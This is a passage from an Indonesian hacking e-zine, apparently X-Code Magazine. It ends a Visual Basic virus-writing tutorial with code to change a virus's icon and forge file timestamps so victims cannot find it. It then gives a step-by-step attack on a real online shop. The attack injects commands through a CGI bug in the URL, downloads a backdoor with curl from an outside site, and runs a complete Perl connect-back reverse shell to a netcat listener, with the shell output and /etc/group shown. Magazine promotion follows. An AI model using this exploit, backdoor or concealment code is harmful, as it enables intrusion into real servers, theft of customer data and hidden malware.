RESOURCE_DIR_ENTRY
            For iLvl3 = 1 To (L3Root(iLvl2).NamedEntries + L3Root(iLvl2).IDEntries)
                ' Read third-level child nodes
                CopyMemory Cursor, L2Entries(iLvl2).Offset, 3
                Cursor = Cursor + ResTree + 8 + (iLvl3 * 8)
                SetFilePointer hfile, Cursor, 0, 0
                ReadFile hfile, L3Entries(iLvl3), 8, BytesRead, ByVal 0&
                ' Jump to and hack the RESOURCE_DATA_ENTRY
                Cursor = L3Entries(iLvl3).Offset + ResTree
                SetFilePointer hfile, Cursor, 0, 0
                WriteFile hfile, DIBOffset, 4, BytesRead, ByVal 0&
                WriteFile hfile, CLng(DIBAttrib.dwBytesInRes + 40), 4, BytesRead, ByVal
0&
                Next iLvl3
            Next iLvl2
        End If
    Next iLvl1
Else
    HackDirectories = False
    Exit Function
End If

HackDirectories = True
Exit Function

ErrorHandler:

End Function
Private Function RVA_to_Offset(RVA As Long) As Long
On Error GoTo ErrorHandler:
    Dim TempOffset As Long ' Difference of RVA and start of section
    TempOffset = RVA - ResSectionRVA
    If (TempOffset >= 0) Then
        ' Calculate the file offset of the RVA
        RVA_to_Offset = ResSectionOffset + TempOffset
    Else
        RVA_to_Offset = -1
    End If
    Exit Function

ErrorHandler:

End Function

Private Function Offset_to_RVA(Offset As Long) As Long
On Error GoTo ErrorHandler:

    Dim TempOffset As Long ' Difference of Offset and start of section

    ' Get distance between offset and start of resource section
    TempOffset = Offset - ResSectionOffset
    If TempOffset >= 0 Then
        ' Calculate RVA of the file offset
        Offset_to_RVA = ResSectionRVA + TempOffset
    Else

```

```

        Offset_to_RVA = -1
    End If
    Exit Function

ErrorHandler:

End Function

```

-----Cut Here & Start Copy-Paste from Here-----

Prosedur ReplaceIcon (1st. Module) akan mengganti Ikon Virus kita dengan file *.Ico tsb (Source = Path file ikon, Dest = Path file yang akan diganti ikonnya), Ada beberapa kelemahan dalam penggantian Ikon ini. Pertama, bila Virus dikompres atau di-Pack dengan settingan untuk menghilangkan atau hanya megkompres resource dari File maka penggantian Ikon ini tidak bisa berjalan mulus. Kedua, untuk beberapa file yang akan diekstrak kadang-kadang ikon tidak berukuran 16X16, bahkan tidak bisa diekstrak sama sekali.

2. Penggantian Date dan Time File Virus

Field apakah yang paling sering digunakan dalam fasilitas Search suatu file di Windows? Waktu akses/modif/buat dari file.

Ambil contoh virus A.exe dibuat pada tanggal 1 Feb 2006, mulai menginfeksi komputer anda tanggal 2 Feb 2006. Maka yang harus anda lakukan dalam mencari file tsb dengan mengisikan field tanggal search dengan range 1 Feb 2006 sampai 2 Feb 2006.

Apa yang harus dilakukan? Kita harus rubah tanggal akes/modif/buat dari file Virus kita agar tidak (atau setidaknya mempersulit) User mencarinya. Berikut Source Code yang kira-kira dapat menggambarkan teknik tersebut :

(Referensi Source Code dari Internet, Author : marskarthik@angelfire.com)

-----Cut Here & Start Copy-Paste from Here-----

```

Option Explicit

Public Declare Function SetFileTime Lib "kernel32" (ByVal hfile As Long, lpCreationTime As FILETIME, lpLastAccessTime As FILETIME, lpLastWriteTime As FILETIME) As Long
Public Declare Function GetFileTime Lib "kernel32" (ByVal hfile As Long, lpCreationTime As FILETIME, lpLastAccessTime As FILETIME, lpLastWriteTime As FILETIME) As Long
Public Declare Function FileTimeToLocalFileTime Lib "kernel32" (lpFileTime As FILETIME, lpLocalFileTime As FILETIME) As Long
Public Declare Function FileTimeToSystemTime Lib "kernel32" (lpFileTime As FILETIME, lpSystemTime As SYSTEMTIME) As Long
Public Declare Function SystemTimeToFileTime Lib "kernel32" (lpSystemTime As SYSTEMTIME, lpFileTime As FILETIME) As Long
Public Declare Function LocalFileTimeToFileTime Lib "kernel32" (lpLocalFileTime As FILETIME, lpFileTime As FILETIME) As Long
Public Declare Function OpenFile Lib "kernel32" (ByVal lpFileName As String, lpReOpenBuff As OFSTRUCT, ByVal wStyle As Long) As Long
Public Declare Function CloseHandle Lib "kernel32" (ByVal hObject As Long) As Long

Public Const OF_READ = &H0
Public Const OF_READWRITE = &H2
Public Const OF_REOPEN = &H8000

```

```

Public Const OF_SHARE_COMPAT = &H0
Public Const OF_SHARE_DENY_NONE = &H40
Public Const OF_SHARE_DENY_READ = &H30
Public Const OF_SHARE_DENY_WRITE = &H20
Public Const OF_SHARE_EXCLUSIVE = &H10
Public Const OF_VERIFY = &H400
Public Const OF_WRITE = &H1
Public Const OFS_MAXPATHNAME = 128

Public Type OFSTRUCT
    cBytes As Byte
    fFixedDisk As Byte
    nErrCode As Integer
    Reserved1 As Integer
    Reserved2 As Integer
    szPathName(OFS_MAXPATHNAME) As Byte
End Type

Public Type FILETIME
    dwLowDateTime As Long
    dwHighDateTime As Long
End Type

Public Type SYSTEMTIME
    wYear As Integer
    wMonth As Integer
    wDayOfWeek As Integer
    wDay As Integer
    wHour As Integer
    wMinute As Integer
    wSecond As Integer
    wMilliseconds As Integer
End Type

Public Sub ubahtanggal(pathfil As String, hari As Long, bulan As Long, tahun As Long,
Optional creat As Boolean, Optional modif As Boolean, Optional acces As Boolean)
On Error Resume Next
Dim hfile As Long, rval As Long
Dim buff As OFSTRUCT
Dim ctime As FILETIME, latime As FILETIME, mtime As FILETIME
Dim stime As SYSTEMTIME
Dim fil As String

If IsMissing(creat) Then creat = False
If IsMissing(modif) Then modif = False
If IsMissing(acces) Then acces = False

hfile = OpenFile(pathfil, buff, OF_WRITE)
If hfile Then
    rval = GetFileTime(hfile, ctime, latime, mtime)
    If creat Then
        rval = FileTimeToLocalFileTime(ctime, ctime)
        rval = FileTimeToSystemTime(ctime, stime)

        stime.wYear = tahun
        stime.wMonth = bulan
        stime.wDay = hari
        stime.wHour = Hour(Time)
        stime.wMinute = Minute(Time)
        stime.wSecond = Second(Time)

        rval = SystemTimeToFileTime(stime, ctime)
        rval = LocalFileTimeToFileTime(ctime, ctime)
    End If
    If modif Then
        rval = FileTimeToLocalFileTime(mtime, mtime)
        rval = FileTimeToSystemTime(mtime, stime)

        stime.wYear = tahun
        stime.wMonth = bulan
        stime.wDay = hari

```

```

stime.wHour = Hour(Time)
stime.wMinute = Minute(Time)
stime.wSecond = Second(Time)

rval = SystemTimeToFileTime(stime, mtime)
rval = LocalFileTimeToFileTime(mtime, mtime)
End If
If acces Then
rval = FileTimeToLocalFileTime(latime, latime)
rval = FileTimeToSystemTime(latime, stime)

stime.wYear = tahun
stime.wMonth = bulan
stime.wDay = hari
stime.wHour = Hour(Time)
stime.wMinute = Minute(Time)
stime.wSecond = Second(Time)

rval = SystemTimeToFileTime(stime, latime)
rval = LocalFileTimeToFileTime(latime, latime)
End If
rval = SetFileTime(hfile, ctime, latime, mtime)
End If
rval = CloseHandle(hfile)
End Sub

```

-----Cut Here & Start Copy-Paste from Here-----

Prosedur ubahtanggal akan merubah date dari file virus, dengan parameter hari, bulan dan tahun sesuai dengan yang kita inginkan. Parameter creat, modif dan acces menunjukkan date atau time mana yang akan diubah, Sebagai contoh bila acces bernilai True dan lainnya bernilai False maka hanya date dan time acces saja yang akan diubah.

\$> End...

Karena keterbatasan tempat dan waktu maka saya hanya bisa membeberkan 2 teknik saja yang saya kira dapat digunakan untuk mempersulit User dalam mencari File Induk dari Virus. Saya ingin memohon maaf apabila ada ekurangan atau pernyataan yang menyinggung pembaca.

\$ Greetz...

>Myztx @ Myztx Soft. House, Hellspawn, Brontok Creator, Tomero, MyHeart Creator, Kantuk Creator, n The other Vx3rs.

>All member of Mail-list : EcHo, Jasakom, Yogyafree, ITCenter, Virologi, Balihack, Informatics_01, ProgrammerVB n the others.

>Spyro, Vaganci, Yanto, n All my Friends at IA01 [2005], IA07 [2004] @ GunaDarma University, Depok.

>marskarthik@angelfire.com, (Naveed) neenojee@hotmail.com.

>Sites : VbBego.com, Virologi.info, Vaksin.com, Planet-Source-Code.com n the others.

\$ Contact...

>Saran, Kritik, Caci-maki, Dll diharapkan dan ditujukan pada alamat email : new_indo_vx3r@yahoo.com

\$ Author...
> PusHm0v @ 2006

Connect Back melalui Bug CGI



.....
Penulis tidak bertanggung jawab atas akibat atau dampak yang disebabkan oleh penggunaan materi dari tutorial ini. Tujuan penulis hanya ingin menyampaikan materi kepada pihak-pihak yang bertanggung jawab dan "Want to learn", tidak kepada pihak-pihak yang ingin merugikan orang lain.
.....

Intro

\$>Seperti yang sudah kita tahu Bug CGI memungkinkan kita untuk melaksanakan command-command untuk meng-eksploitasi sistem. Tetapi hal ini juga dipengaruhi oleh settingan dari sistem tersebut apakah mengizinkan kita untuk membuat/menulis File di Server tersebut.

Tujuan

\$>Membuat suatu backdoor dengan cara connect back melalui CGI Bug

Tools atau Softwarez dan Skill yang diperlukan

\$>Setidaknya mengerti perintah/command *Nix atau Linux (ls, cp, rm, cat, locate ,dll)

\$>Softwarez : Browser HTML (Opera, FireFox, IE, dll)

\$>Tools : NetCat dan file backdoor (.txt atau .prl)

Tutorial

\$>Langkah pertama yang harus dilakukan adalah mencari site yang menggunakan CGI dengan bug :

"shop.pl?seite" atau "family_showpage.cgi". Bagaimana mencarinya? yaitu googling dan memasukkan keyword allinurl dengan tambahan bug diatas. Contoh, allinurl : "shop.pl?seite". Maka kita akan dapat berbagai macam halaman yang dapat di-tes bugnya. Pilih salah satu dan kita akan memulai mencoba connect back.

\$>Langkah kedua yaitu masukkan perintah/command yang diinginkan diantara char "|", maka perintah kita akan terlihat seperti ini : |perintah|, selain dengan char pipe(|) bisa juga menggunakan char ";".

Contoh (dengan bug shop.pl?seite) :

```
>> https://www.a66.de/cgi-local/shop.pl?seite=hauptseite.html&KNR=3055892
>> https://www.a66.de/cgi-local/shop.pl?seite=hauptseite.html|perintah|&KNR=3055892
>> https://www.a66.de/cgi-local/shop.pl?seite=hauptseite.html|ls|&KNR=3055892
```

Maka pada browser kita akan terlihat isi dari direktori server tersebut.

Contoh :

```
finnishorder.pl formmailmalaysia.pl honeymoon.cfg honeymoon.pl honeymoonfinnishorder.pl
honeymoonorder.pl ikonboard order.pl preise.pl remview.php shop.cfg shop.pl
```

Weikkss....Banyak filenya tuh :P

\$>Langkah ketiga cek apakah kita diijinkan untuk menulis/membuat file disana dengan perintah "id"

```
>> https://www.a66.de/cgi-local/shop.pl?seite=hauptseite.html|id|&KNR=3055892
```

Kalo benar maka akan tampak :

```
uid=290076(ade001) gid=103(web) groups=103(web)
```

Perhatikan User-idnya, Wah sepertinya kita bisa nih nulis/remove File :D

\$>Selanjutnya kita upload File Backdoor yang kita ambil dari site lain,

```
https://www.a66.de/cgi-local/shop.pl?seite=hauptseite.html|curl -o back.txt
http://www.goodwillco.com/tes.txt|&KNR=3055892
```

Catatan : Site www.goodwillco.com hanya menyediakan file backdoor yaitu tes.txt, kalo sudah tidak ada silahkan copy-paste teks berikut kedalam Notepad dan simpan dengan Ekstensi *.txt, Coding by 1St :D

```
#!/usr/bin/perl
# Remote Connect-Back Backdoor Shell v1.0.
# (c)AresU 2004
# Indonesia Security Team (1st)
# AresU[at]bosen.net
# Usage:
# 1) Listen port to received shell prompt using NetCat on your toolbox, for example: nc -
l -p 9000
# 2) Remote Command Execution your BackDoor Shell, for example: perl connect.pl
<iptoolbox> <ncportlisten>
# -----
# The supplied exploit code is not to be used for malicious purpose, but for educational
purpose only. The Authors and Indonesian Security Team WILL NOT responsible for anything
happened by the cause of using all information on these website.
# -----

use Socket;
$spamer="(c)AresU Connect-Back Backdoor Shell v1.0\nIndonesia Security Team (1st)\n\n";
```

```

$cmd= "lpd";
$system= 'echo "`uname -a`";echo "`id`";/bin/sh';
$0=$cmd;
$target=$ARGV[0];
$port=$ARGV[1];
$iaddr=inet_aton($target) || die("Error: $!\n");
$paddr=sockaddr_in($port, $iaddr) || die("Error: $!\n");
$proto=getprotobyname('tcp');
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) || die("Error: $!\n");
connect(SOCKET, $paddr) || die("Error: $!\n");
open(STDIN, ">&SOCKET");
open(STDOUT, ">&SOCKET");
open(STDERR, ">&SOCKET");
print STDOUT $pamer;
system($system);
close(STDIN);
close(STDOUT);
close(STDERR)

```

Catatan2 : curl -o akan menyimpan file backdoor di server web sasaran dengan nama back.txt

Kalo curl -o tidak bisa gunakan wget -o.

\$> Lakukan lagi perintah ls untuk melihat apakah file backdoor kita sudah terupload...

```

https://www.a66.de/cgi-local/shop.pl?seite=hauptseite.html|ls|&KNR=3055892

```

```

back.txt finnishorder.pl formmailmalaysia.pl honeymoon.cfg honeymoon.pl
honeymoonfinnishorder.pl honeymoonorder.pl ikonboard order.pl preise.pl remview.php
shop.cfg shop.pl

```

Tampaknya file backdoor kita sudah ada tuh :D

\$> Buka port di kompie kita dengan binding port melalui netcat.exe, Perintahnya

>

```

C:\>netcat.exe -lLvvp 9000

```

Catatan: port 9000 dan drive system bisa diganti sesuai dengan kondisi komputer masing2 :D

Kalo sudah maka netcat akan melisten koneksi yang masuk di port 9000 tersebut

\$> Kita akan melakukan connectback dari server korban dengan meng-compile file backdorr tsb :

```

https://www.a66.de/cgi-local/shop.pl?seite=hauptseite.html|PERL back.txt 61.xxx.xxx.xxx
9000|&KNR=3055892

```

catatan: ip 61.xxx.xxx.xxx adalah alamat IP komputer kita dan 9000 adalah port tujuan yang sudah terbuka, jika komputer kita memakai proxy atau firewall harap di konfigurasi ulang agar server korban bisa melakukan connectback terhadap kita :D

Bila benar maka :

```
C:\>netcat -lLvvp 9000
listening on [any] 9000 ...
connect to [61.xxx.xxx.xxx] from www.a66.de [213.198.17.90] 14542
(c)AresU Connect-Back Backdoor Shell v1.0
Indonesia Security Team (1st)

Linux a66.de 2.4.2 FreeBSD 4.7-RELEASE-p22 #5: Tue May  3 13:36:49 MDT 2005
   roo i386 unknown
uid=290076(ade001) gid=103(web) groups=103(web)
ls
back.txt
finnishorder.pl
formmailmalaysia.pl
honeymoon.cfg
honeymoon.pl
honeymoonfinnishorder.pl
honeymoonorder.pl
ikonboard
order.pl
preise.pl
remview.php
shop.cfg
shop.pl
su
su: you are not in the correct group (sys) to su root.
```

weikkssss....bisa konek ternyata :D, tapi sayangnya kita gak bisa akses super user tuh :(

Mungkin kita bisa liat groupnya :

<https://www.a66.de/cgi-local/shop.pl?seite=hauptseite.html|ls/etc|&KNR=3055892>

```
DIR_COLORS X11 bashrc csh.cshrc csh.login filesystems group host.conf hosts.allow
hosts.deny info-dir inputrc
ld.so.cache ld.so.conf ldap_auth master.passwd mhpop_redirect mtab nsswitch.conf opt
pam.d passwd profile profile.d
redhat-release rpc rpm securetty shells skel ssd.attrib syb_dbs termcap xinetd.d
yp.conf
```

[https://www.a66.de/cgi-local/shop.pl?seite=hauptseite.html|cat /etc/group|&KNR=3055892](https://www.a66.de/cgi-local/shop.pl?seite=hauptseite.html|cat/etc/group|&KNR=3055892)

```
sys::0:root,bin,sys,adm,devel,smocl,daemon,vbackups,sap,sentinel root::0:root
daemon::1:root,daemon bin::2:root,bin,daemon
adm::3:root,adm,daemon mail::4:root uucp::5:uucp rje::8 lp:*:9 nuucp::10:nuucp
user::20: ftp::201:
other::995: guest:*:998: postgres:*:70: news:*:86: mysql:*:88: sql:*:89:
staff::100:devel,smocl sybase::101:sybase,devel,webapps,sap,jkoecher,anonweb
client:*:102:devel,root,webapps,urchind web:*:103:root,webapps nofiles:*:104:
qmail:*:105: devel:*:106:sybase,hu,webapps,sap,ftp,jkoecher,anonweb mailed:*:107:barryg
apps:*:108:hu,idsuser networks:*:109: squid:*:203: solutions:*:1025: test:*:204:
dnsadmin:x:501:named tsedit:*:110:lvance,chuckr,eduda,ggarza,steve,mbalme
mailedit:*:111:mminnig
nogroup:*:65533: webapps:*:149: sap:*:191: nobody:*:60001: smmsp:*:25:smmsp
```

Wekkkssss..... :(ternyata kita hanya ada di group web doank :~...gimana ngerubahnya ??? sayangnya tutorial ini hanya membahas caraa kita untuk melakukan connectback dengan menggunakan CGI BUG. Untuk lebih jelasnya silakan cari artikel ttg hal tsb di Google :D

Terus kita bisa ngapain ajah nih??? ya macam2 kayak liat file order.log-nya mungkin !!!??? :D (ingat site ini adalah semacam online-shop :D), silakan masukkan perintah locate order.log atau locate .log di browser anda :D hehehehehehe

Special Thanks go to : Myztx @ Myztx Soft House, Om choi @ #e-c-h-o atas tutor dan kesabarannya dalam mengajari junior mu ini :D , admin www.a66.de hehehehe jangan marah ya mas/mbak :P webnya dijadikan percobaan :D n ndak lupa juga to Spyro (the dragon??? :P) atas tempat buat artikel ini di webnya yg makin ciamik :D


-----emomelodicfreak@yahoo.com-----

Thanks, PusHm0v


Dapatkan CD Yogyakarta Pro Gratis melalui distributor-distributor kami



CD Yogyakarta di Komputer Redaksi (Intel Celeron D with 256 KB L2 Cache)



CD Yogyakarta bersama CD-ROM tua (Desember 1995 dengan Merk GoldStar)



Cover belakang tempat CD Yogyafree



CD Yogyafree nampang bareng komputer tua Intel Pentium II - 300Mhz

Untuk mendapatkan CD Yogyafree anda dapat menghubungi para distributor kami dengan alamat :

http://www.geocities.com/family_server2/distributor.txt

Cara menjadi penulis X-Code Magazine No 2



Isi materi yang dapat anda tulis :

- Kategori Komputer umum
- Kategori Pemograman
- Kategori Hacking Windows / Linux / FreeBSD / BeOS Etc
- Kategori Cracking

Kirimkan tulisan anda ke :

- Redaksi X-Code Magazine : yk_family_code@yahoo.com

Seleksi Artikel


- Artikel diseleksi, jika artikel anda sesuai dengan kriteria kami maka kami akan memasang artikel anda di X-Code Magazine.

Terima kasih atas perhatiannya

Donasi Logo dan wallpaper oleh para X-Coders




Logo Resmi X-Code - Modifikasi ^family_code^ dari wallpaper donasi Bugscuzy



Logo lama X-Code yang dibuat oleh ^family_code^



Donasi Wallpaper oleh Bugscuzy




Donasi Logo oleh HKX




Donasi Wallpaper oleh Bugscuzy



Donasi Logo oleh nofear^71



Donasi Wallpaper oleh Bugscuzy




Donasi Wallpaper oleh Bugscuzy



Donasi Wallpaper oleh Bugscuzy



Donasi Wallpaper oleh Bugscuzy



Donasi Wallpaper oleh Bugscuzy



Donasi Logo oleh HKX



Donasi logo oleh w4w4n



Donasi logo oleh w4w4n



Donasi logo oleh w4w4n



Donasi logo oleh Genrow's



Donasi logo oleh ^rumput_kering^

